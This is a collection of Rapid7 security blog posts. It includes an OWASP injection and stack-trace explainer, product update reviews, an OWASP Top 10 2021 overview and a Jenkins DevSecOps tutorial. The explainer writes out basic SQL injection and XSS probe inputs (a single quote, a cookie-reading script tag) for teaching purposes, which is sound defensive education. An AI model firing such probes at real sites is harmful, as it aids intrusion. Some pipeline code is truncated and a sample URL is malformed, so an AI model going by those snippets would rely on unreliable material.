The good news is that the majority of injection issues I see today are a bit more benign than those from the past. They tend to be less likely to yield the fruitful database dumps, auth bypass, or occasional defacement we’ve all come to know so well. Don’t get me wrong — there are plenty of apps out there that are eager to give up their sensitive data because of unexpected and improperly handled input, though it does seem those numbers are on the decline. But for the apps that are a little more reluctant to share sensitive information via injection, they do so in another way: stack traces.

Stack traces sometimes do stack up

Developers have a love-hate relationship with stack traces. On the one hand, they’re helpful in spotting errors in the code they write. On the other hand, they point out the errors in the code they write.

To those that are new to the phrase “stack trace,” it refers to an error in the code that was last run by the application before it crashed. Basically, when something happens that the code isn’t prepared to handle, it spits out a bunch of technical information onto the screen so the developer can spot the issue and correct it. Stack traces have been around since the dawn of programming, and they remain a popular method of debugging an application.

For our conversation, let’s focus on the production environment of an application and highlight why stack traces in this scenario are bad for two main reasons.

First, they look terrible and are a bad user experience. When browsing an e-commerce product site, “NullPointerException” should not be one of the results. And I don’t recall “/var/www/” being part of my search string when looking for a new pair of sunglasses.

Second, most stack traces tend to divulge more sensitive information than they need to. This is by design — and while it might be helpful to the developer, it can also be all too helpful to an attacker.

So how does one “inject” something into a web application — and what role do stack traces play in this process? Well for the most part, and to keep things simple, GET and POST methods are a great place to start.

Say you come across a URL that ends with this path:

/search_get_by_id.php?id=3

Replace the 3 with a single tick so it looks like this:

/search_get_by_id=’

Now, instead of showing the results for an item with the ID of 3, the application gets confused by the single tick and throws a stack trace like this:

Invalid ProductError 1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ”’ at line 1 of SELECT * FROM inventory WHERE id = ‘

Or maybe you’re updating some personal information on a website, but instead of entering in your email address, you enter “<script>alert(document.cookie)</script>” or 1,000 letter As into the parameter instead.

All these examples are forms of injection, and if done correctly, they can do some serious damage to an application. And the best-worst-case scenario for an attacker is that the application yields a stack trace instead of doing whatever it was they were initially trying to do. Either way, it’s a win-win scenario for the attacker.

How stack traces make hackers’ jobs easier

The average person who encounters a stack trace when visiting a website may not think anything other than, “Yikes, I don’t know what this is, so I’m going to hit the back button or try re-entering in my information.” However, an attacker will have a much different reaction — probably something like “YES!” or “FINALLY!”

You see, attackers love stack traces because of the information they yield. They spend hours or even days trying to get an application to throw a stack trace. While the untrained eye sees a mess of gobbledygook on the page, an attacker sees very valuable information that brings them another step closer to their goal.

In the following examples, I’ll give an overview of how an attacker views these stack traces.

*The images depicted below are entirely made up but do contain real snippets from actual stack traces. They’ve also been exaggerated for educational purposes.

Example 1: MySql

OWASP Top 10 Deep Dive: Injection and Stack Traces From a Hacker's Perspective

Things we know:

  • The application is running on a Windows machine, possibly a 32bit OS like XP or NT, judging from the file path.
  • The app is running an outdated and vulnerable version of MySQL.
  • There are multiple critical CVEs for this version of MySQL, everything from Denial of Service attacks to privilege escalation and remote code execution.

Example 2: Laravel PHP

OWASP Top 10 Deep Dive: Injection and Stack Traces From a Hacker's Perspective

Things we know:

  • The application is running on a Windows machine, based on the file path.
  • It’s running XAMPP (multiple known vulnerabilities).
  • It’s also running MySQL (multiple known vulnerabilities).
  • In addition, it’s running a vulnerable version of the PHP Laravel Framework 5.5 CVE-2018-15133.
  • This version of Laravel is susceptible to remote code execution, among other exploits.

Example 3: Apache

OWASP Top 10 Deep Dive: Injection and Stack Traces From a Hacker's Perspective

Things we know:

  • The application is running on a Linux box based on the file path.
  • It’s running Apache Struts (multiple known critical vulnerabilities).
  • It’s also running Apache Tomcat (multiple known critical vulnerabilities).
  • In addition, it’s running a vulnerable version of Apache web server.
  • This version of Apache is susceptible to multiple critical CVEs ranging from Denial of Service attacks to privilege escalation and remote code execution.

Example 4: Java

OWASP Top 10 Deep Dive: Injection and Stack Traces From a Hacker's Perspective

Things we know:

  • The application is running on a Linux box based on the file path.
  • It’s running Spring Framework (multiple known vulnerabilities).
  • It’s also running a vulnerable version of Java.
  • This version of Java is so vulnerable Oracle won’t even give you a specific vulnerability, only that it contains multiple critical CVEs ranging from remote access to self-destruction. I am exaggerating… only slightly, but you get the point.

So while injection went from gold to bronze on the new OWASP Top 10 list for 2021, attackers can and do still use it to produce a treasure trove of information — stack traces being one of those tried-and-true methods.

That said, I’m happy to see that injection has been knocked down a few pegs — this shows that the web industry has managed to move the needle forward by way of security. With the rise of even more popular frameworks that have some security baked in, and the ever-increasing concern for secure apps, developers are seeing security injected into their day-to-day (no pun intended). Whether it be SAST or DAST scanning hooked into their CI/CD, RASPs or WAFs deployed to detect attacks, or even the occasional pen test, security is becoming more and more part of the software development life cycle, and that is awesome.

Who knows? Maybe in another 4 years, injection won’t even make the top 10. If it does, you can bet I’ll write another blog about it.

Stay tuned for future installments in our series of deep dives into OWASP’s updated Top 10 list of application security threats for 2021.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

This Was the Summer of AppSec: All the Improvements We Made in Q3

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2021/10/12/this-was-the-summer-of-appsec-all-the-improvements-we-made-in-q3/

This Was the Summer of AppSec: All the Improvements We Made in Q3

Summer has come to an end. The backyard barbecues are behind us, the hot dogs have all been eaten, and we’re all gearing up for some awesome autumn leaf peeping. But before we fall into another season (see what we did there?), we wanted to take a moment to look back on all of the improvements we’ve made to InsightAppSec and tCell over the last 3 months.

At Rapid7, we’re obsessed with making your lives easier, so it’s no surprise that most of our biggest improvements to the platform help our customers do more in less time and with less stress. We took a look at authentication, validation, remediation, and auditing. We’ve punched up our tCell API capabilities, and we’ve rolled these out this summer to give you more time to focus on the important work of securing your applications (and hopefully having a few well-deserved drinks with those little umbrellas in them). In short, we worked hard all summer so that you can sleep easier this fall.

So, let’s make like a backyard pool and dive in.

InsightAppSec improvements

Here are the most noteworthy updates we made to InsightAppSec in Q3:

Automated authentication

Most modern web applications and APIs leverage credentials to improve security. That’s great! But for the security professional doing scan after scan day in and day out to find vulnerabilities, this could mean constant toggling back and forth to put in the right credentials on the right screens at the right times to make sure the scans run properly.

No more! We’ve automated authentication, streamlining the entire configuration process. When you run a new application scan, the authentication page has the automated option as default, saving you and your team tons of time and confusion. You always have the option to create macros, but once you see how smooth the automated process is now, we doubt you’ll ever go back.

Validation scanning

We’ve added a new capability that allows security teams to scan for previously discovered vulnerabilities and be sure they’ve been remediated. Prior to this update, security teams had to open individual vulnerabilities, manually run an attack replay, and if the vuln was remediated, mark it that way. With our new validation scanning feature, you can target all vulnerabilities within a scan and see if they have been remediated or not. It targets existing vulnerabilities and tells your team whether you are good to go.

No more running attack replays for each vulnerability — now, you can check that the work was done in bulk, saving your team time and probably more than a few headaches. What’s more, it can help you identify other unknown vulnerabilities that may have been introduced between full scans.

Prioritizing remediations

Not all vulnerabilities are created equal, and knowing which ones to prioritize remediating first is an important part of a security team’s workflow. InsightAppSec now supports CVSS 3.1 to give security teams the the granularity and context they need to properly triage and prioritize app vulnerabilities.

This industry standard will help you understand which vulns to patch first and which ones can wait, even if they have the same level of severity within the InsightAppSec platform scan. The deeper you can dive into the nature of the vulnerability, the safer your application will ultimately be.

Platform auditing comes to InsightAppSec

If you’re one of the thousands of companies that use more than one Rapid7 product — first of all, thanks — we’ve created a centralized auditing platform that works across multiple R7 solutions. This makes it easier to investigate user activities or share activity with auditors as you meet your compliance obligations.

In other words, we’re making your auditing of tasks easier. InsightAppSec sends auditing logs directly to the Insight platform showing events such as applications, targets, scan configurations, and files.

tCell Improvements

Now, let’s roll the highlight reel of our Q3 updates to tCell:

Sending events through the Insight Connector

Not every organization has the same security requirements, and for those that are using tCell, that can mean needing a single outbound connection from their environment into the Insight platform. Now you can send those events through the Insight Connector in one stream of data as a proxy removing multiple streams and reducing points of vulnerability.

Improving the API experience

Getting the right information to the right place at the right time is key to maintaining a strong security infrastructure. We’ve improved tCell’s API to set alert preferences and allow alerts to be sent to other platforms like Slack. For organizations with multiple security teams working in tandem, this can help keep everyone on the same page and ensure that the right alerts are seen by the right people.

But that’s not the only improvement we’ve made to tCell’s API. Customers can now configure and copy policies. Those tasks can be automated at scale, so no need to manually update via the UI.

These are just a few of the improvements we’ve made to InsightAppSec and tCell over the last few months and we promise there are even more on the way this fall. If you’d like to learn more about our automated authentication feature, we’ve got a handy blog post for you here.

Now go and grab a pumpkin-spiced latte — you’ve earned it.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

The 2021 OWASP Top 10 Have Evolved: Here’s What You Should Know

Post Syndicated from Bria Grangard original https://blog.rapid7.com/2021/09/30/the-2021-owasp-top-10-have-evolved-heres-what-you-should-know/

The 2021 OWASP Top 10 Have Evolved: Here's What You Should Know

Late last week, the Open Web Application Security Project (OWASP) released its top 10 list of critical web application security risks. The last OWASP Top 10 came out in 2017, and in the intervening 4 years, we’ve seen a fundamental shift in application security that includes greater emphasis on securing web applications during the ever-evolving development process.

In this post, we’re going to discuss the 2021 OWASP Top 10, how the list is evolving alongside the web application security discussion, and what you should take away from this year’s Top 10. And if you want to learn more, stay tuned in the coming weeks for deeper dives into several of the main recommendations this year’s OWASP team has identified.

What is the OWASP Top 10?

The OWASP Top 10 is an awareness document that highlights the top 10 most critical web application security risks. The risks are in a ranked order based on frequency, severity, and magnitude for impact.

OWASP has maintained this list since 2003, and every few years, they update the list based on advancements in both application development and application security. Many organizations look to the OWASP Top 10 as a guide for minimizing risk.

So, what’s changed?

As mentioned above, OWASP and their Top 10 have evolved to focus more on helping developers build secure applications and work with security teams. After partnering with organizations and once again taking into consideration frequency, severity, and magnitude for risk that these vulnerabilities introduce, OWASP recently released their new OWASP Top 10 for 2021. Check out the changes below:

The 2021 OWASP Top 10 Have Evolved: Here's What You Should Know

Some of the notable changes include the introduction of new categories, consolidation, and scope changes to categories. Examples of these changes include:

  • The introduction of insecure design — We’ve seen this repeatedly highlighted as an area to watch, as the pressure mounts to continuously deliver new apps and features. An application’s architecture must take thoughtful security principles into account from the very beginning of the design process.
  • Broadened focus of injections — The new injection vulnerability category now includes 33 CWEs and many common injection types, such as SQL and NoSQL. The notable consolidation that took place this year was the inclusion of Cross-Site Scripting (XSS) into the injection category.
  • Vulnerable and outdated components replace “using components with known vulnerabilities” This is an example of an expanded scope of category to include using outdated open-source libraries and their associated vulnerabilities.

What do these changes mean?

The changes to the OWASP Top 10 reflect the shifts we’ve witnessed in application development and security. As the pressure mounts for teams to deliver high-quality products faster than ever, and we see the introduction of many cloud-native technologies to facilitate the acceleration of development cycles, developers must focus on scalable security from the start.

The 2021 OWASP Top 10 highlights a strategic approach to security that includes the architecture that supports the application, as well as the APIs, data, and so much more. The methodologies for testing and monitoring your applications through development to production are also critical in this framework. The 2021 OWASP Top 10 highlights many of these changes with the adoption of best-in-class tools and practices such as shifting left, DevSecOps, and a focus on preventing risk through a combination of both testing and monitoring.

Want to learn more? Stay tuned for our follow-up blogs, where we’ll take a deeper dive into some of the OWASP Top 10 to discuss what’s changed and why these updates are important.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Login Authentication Goes Automated With New InsightAppSec Improvements

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2021/09/20/login-authentication-goes-automated-with-new-insightappsec-improvements/

Login Authentication Goes Automated With New InsightAppSec Improvements

Move over, macros — automated login is here.

At Rapid7, we know the most powerful tools in your security portfolio are the ones that help you understand your risks quickly. With our new automated login for InsightAppSec, you can access and scan even the most complex, modern applications quickly and easily. That means you’ll spend less time worrying about whether your scans are authenticating and more time assessing and responding to vulnerabilities.

In the world before automated login — we’ll call these the dark ages — security professionals needed to write scripts and rely on macros to navigate more complex applications with their many layers of authentication. This has always been a time-consuming process that takes resources away from the work of identifying and remediating vulnerabilities.

InsightAppSec with automated authentication analyzes and identifies the login pages, enters the credentials, and logs in to the app automatically. Then, it provides you with a confidence score so you’re sure it’s been logged in successfully. Fewer confusing steps, fewer macros — just more understanding of risk from the restricted parts of your web applications.

A look inside

So, what’s different? Well, for starters, the look and feel of the scan will be intuitive and easy to use. We’ve taken great pains to maximize your efficiency at every turn so when you start a new application scan and select authentication, automated authentication will be the default.

Login Authentication Goes Automated With New InsightAppSec Improvements

We’ve also improved secondary navigation to include new, more logical groupings, making settings easier to find.

Login Authentication Goes Automated With New InsightAppSec Improvements

Login Authentication Goes Automated With New InsightAppSec Improvements

The process couldn’t be easier. Simply choose the application you wish to scan from the InsightAppSec All Apps page, open Scan Config, and select Automated Authentication from the Authentication’s page. Enter your credentials once, and you’re good to save for later or start the scan now.

For more on how this works and how automated login improves this process, check out our InsightAppSec Quick Start guide.

The first of many updates

Moving to automated login is more than just a single new feature — it opens the door to more innovations. Automated login uses a new architecture that allows InsightAppSec to interact with web apps in the same way a user and their browser would behave. This is critical as applications become more complex, which in turn presents new challenges to automating certain processes. Automated login is just the first feature we’re rolling out based on this new, more innovative architecture.

As web applications become more complex, the solutions you employ to secure them should become more powerful. Automated authentication provides your security team with the ability to efficiently and accurately scan even the most complex applications quickly and in an intuitive way right out of the box. It flattens the learning curve for setting up and running scans, giving any member of your security team the ability to run scans and identify vulnerabilities.

We are including automated login through InsightAppSec for existing and new customers right away. If you want to learn more, click here for more resources.

3 Steps to Integrate Rapid7 Products Into the DevSecOps Cycle

Post Syndicated from Arvind Vishwakarma original https://blog.rapid7.com/2021/08/02/3-steps-to-integrate-rapid7-products-into-the-devsecops-cycle/

3 Steps to Integrate Rapid7 Products Into the DevSecOps Cycle

DevSecOps is the concept and practice of integrating security into the DevOps cycle. The idea is to bring the different phases of security into the DevOps model and try to automate the entire process, so security is integrated directly into the initial application builds.

In this post, we’ll take a closer look at how to integrate security tools into the various phases of the DevSecOps cycle. We’ll focus here on Rapid7 tools like InsightVM, InsightAppSec, and InsightOps; the same principles apply to integrating other open-source security tools into the process.

In this simple, three-step setup, we’ll use Gitlab as the Version Control System and Jenkins as the build automation server. (Before getting started, you’ll need to have the integration between Gitlab and Jenkins completed.)

We’ll be using a simple declarative script in our pipeline, as follows:

pipeline {
    agent any
 
    stages {
        stage("build") {
            steps {
                echo "This is a build step"
            }
        }
        stage("test") {
            steps {
                echo "This is a test step"
            }
        }
        stage("release") {
            steps {
                    echo "This is an integration step"
                    sh "exit 1"

Step 1: Integrate InsightAppSec

First, we’ll include the InsightAppSec Scan in the pipeline. Ideally, this would be in the DAST stage.

To get started, we’ll install the InsightAppSec Plugin. We’ll need a few more details on hand, like the Scan Configuration ID and the InsightAPI key, which you can fetch from the InsightAppSec platform. We can then set up the scan on the InsightAppSec platform or use the InsightAppSec APIs to create a scan. Once we have the required details, we can kick-start the scan in our pipeline.

Here, we’ve used python script to add an app and create a scan configuration on the InsightAppSec platform.

3 Steps to Integrate Rapid7 Products Into the DevSecOps Cycle

Now, with the App Name and Scan Configuration ID, we can set up the scan in the pipeline with the following code:

stage(“dast-InsightAppSec”) {
steps {
catchError(buildResult: 'SUCCESS', stageResult: 'UNSTABLE')
{
insightAppSec region: 'US', insightCredentialsId: 'Insightappsec-api', scanConfigId: '9d31d36a-f590-4129-aba3-9212fe67fa8e', buildAdvanceIndicator: 'SCAN_COMPLETED', vulnerabilityQuery: 'vulnerability. severity=\'HIGH\'', maxScanPendingDuration: '0d 0h 10m', maxScanExecutionDuration: '0d 1h 0m', appId: 'HackMe', enableScanResults: true
}
}
}

We’ve replaced the “scanConfigId” and “appId” details ― we just need to replace the “insightCredentialsId” with the InsightAppSec API key. Setting the “enableScanResults” option to “true” will show results of the scan as a new option on the Jenkins Build page, with the label InsightAppSec Scan Results.

Step 2: Integrate the InsightVM Container Scanner

Next, we’ll integrate the InsightVM Container Scanner in the pipeline. In this step, we’ll build our Docker Image and scan it using InsightVM Container Scanner before pushing it into our registry to host apps in our staging or production environment.

To get started, we first have to install the InsightVM Container Scanner plugin on our Jenkins Server.

We’ll be building our Docker container using a Dockerfile, which we have to add to our Gitlab repository. After building the Docker container, we’ll scan it using the InsightVM Scanner.

We can set up the InsightVM Scanner in our pipeline with the following code:

stage("InsightVM Scan"){
            environment {
                dockerUrl = "https://registry.hub.docker.com"
                dockerCreds = "registry-auth" 
            }
            steps {
                script {
                    catchError(buildResult: 'SUCCESS', stageResult: 'UNSTABLE') {
                        dockerImage = docker.build('user/repo:$BUILD_NUMBER')
		echo "Built image ${dockerImage.id}"
		assessContainerImage failOnPluginError: true,
           	                	imageId: "${dockerImage.id}",
           		            		thresholdRules: [
                                    

The results of the pipeline should appear as a new option on the build page, with the label Rapid7 Assessment. Alternatively, the results are also available on the Builds tab of the Containers option within the InsightVM platform.

Step 3: Integrate InsightOps

In the final step, we’ll integrate InsightOps, Rapid7’s log management solution, into the pipeline. This integration will forward all the logs to the InsightOps platform.

To get started, we have to install the Logstash plugin on our Jenkins server. Then, to set up InsightOps, we’ll have to configure a collection source on our InsightOps platform.

Simply log into the InsightOps platform, then click on Add Data > Select Webhook — you’ll find this option under System data. Then, name the log set as Jenkins-Console and copy the URL for the log entries.

3 Steps to Integrate Rapid7 Products Into the DevSecOps Cycle

On the Jenkins Server, head to the Configuration page and scroll down to the Logstash option. Click on “Enable sending logs to an Indexer,” and select the Indexer type as Elastic Search. Finally, paste the log-entries URL that was copied from InsightVM. Remember to append the InsightAPI key to the URL.

3 Steps to Integrate Rapid7 Products Into the DevSecOps Cycle

To send the logs, we can either select the Enable Globally option or add the Logstash option to the pipeline, as shown in the following code:

pipeline {
    agent any
 
    stages {
        stage("build") {
            steps {
                echo "This is a build step"
            }
        }
        stage("test") {
            steps {
                echo "This is a test step"
            }
        }
        stage("release") {
            steps {
                    echo "This is an integration step"
                    sh "exit 1"
                }
            }
        }
        stage("deploy") {
            steps {
                input "Deploy to production?"
                echo "This is a deploy step."
            }
        }
    }
}

After editing the pipeline, we can run the build again and look at the logs data on our InsightVM dashboard.

3 Steps to Integrate Rapid7 Products Into the DevSecOps Cycle

Lastly, we’ve embedded some other open-source tools to complete our DevSecOps pipeline. The final pipeline looks something like this:

3 Steps to Integrate Rapid7 Products Into the DevSecOps Cycle

This three-step process is an intuitive way to integrate Rapid7 products into a DevSecOps pipeline, but it’s just one way to approach the task. Because our products support APIs, you can set up the integration according to your environment, so you have the flexibility to build the DevSecOps pipeline you need.

What’s New in InsightAppSec and tCell: Q2 2021 in Review

Post Syndicated from Nate Crampton original https://blog.rapid7.com/2021/07/21/whats-new-in-insightappsec-q2-2021-in-review/

What’s New in InsightAppSec and tCell: Q2 2021 in Review

If there’s a theme to InsightAppSec and tCell updates and improvements in the second quarter, it would be “save time by building it into the process.” Building a more efficient process is key in further securing web applications.

Can you get it done faster from home? Or do you get to the win faster with an in-person team? Do those expensive express lanes work? Or are they just as clogged with traffic as the regular lanes? The world is constantly looking for faster, but the question to ask: is the “fast” also smart? Let’s take a look at InsightAppSec Q2 releases that we think will help you be both.

Identify. API. Scan by.

That last one was just to make the entire headline rhyme. However, the new features and functionality below can (mostly) be grouped into these 3 categories.

Simplifying access to complex apps

You can now get into modern applications faster with “Automated Login.” InsightAppSec enhanced the automated authentication process to go beyond simple HTML forms to include applications built with rich user interfaces. To achieve a more accurate and efficient login process into these applications, InsightAppSec interrogates the web application, using javascript to identify login pages, complete credential fields, trigger login action, and return a confidence score.

Plus streamline automated login with the new “Verify Credentials” feature. Save time and reduce configuration friction to the process by verifying you’ve entered the correct username and password during/early in the scan configuration.

Investing in API enhancements

New API features for both tCell and InsightAppSec create additional checks and balances as well as new avenues for integration with other systems in your environment.

  • Configure policies via API in tCell: Exert greater control by enabling, disabling, or blocking various features via API. You can also reset, enable, or disable the defined Content Security Policy (CSP) for a specified application.
  • Manage security programs via API within InsightAppSec: Manage customer-specific issues more efficiently and run search queries easier with newly included tag management.

Making scans smarter

Another scan upgrade you can now take advantage of within InsightAppSec? “Incremental Scanning.” Help your team to achieve more targeted testing and triaging (that’s a lot of alliteration) by scanning only the parts of an application that are new or have changed.    

There’s also a new way to help security admins help you. Now they can catch all subdomains with 1 addition to the allowlist. This is called a “Wildcard,” and an admin can now delegate scan configuration, no longer needing to specify each subdomain explicitly.

Honorable mentions

Find vulnerabilities faster with filters. Within InsightAppSec, you can enter specific criteria to speed up triaging and prioritization and:

  • Create and save unique filters as well as leverage quick filters based on vulnerability statuses.
  • Navigate throughout applications while maintaining search queries for the session.
  • Quickly apply multiple search criteria — the more filters you add in the search bar, the more refined your results.

Now available at the Chrome web store, version 4.0 improves authentication into your web applications. It also:

  • Gives you greater capabilities to determine whether a vulnerability is valid by replaying an attack.
  • Enables tracking of user actions during authentication.
  • Gives you the ability to import and reference a traffic file within an application by sending requests to the front-end application and back-end server.

Enduring improvements

As a quick reminder, now available is the latest release of InsightAppSec’s next-gen scan engine. You can now remove any content security policy defined in the header or response body by using the new “CrawlConfig” option. You’ll also find fresh CWE references for several modules. Plus discover the latest updates aimed at improving the quality and resilience of your tCell experience.

That’s it for our Q2 ‘21 AppSec release review. We hope you have a successful third quarter and a great season, wherever your business takes you. Until next time…    

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.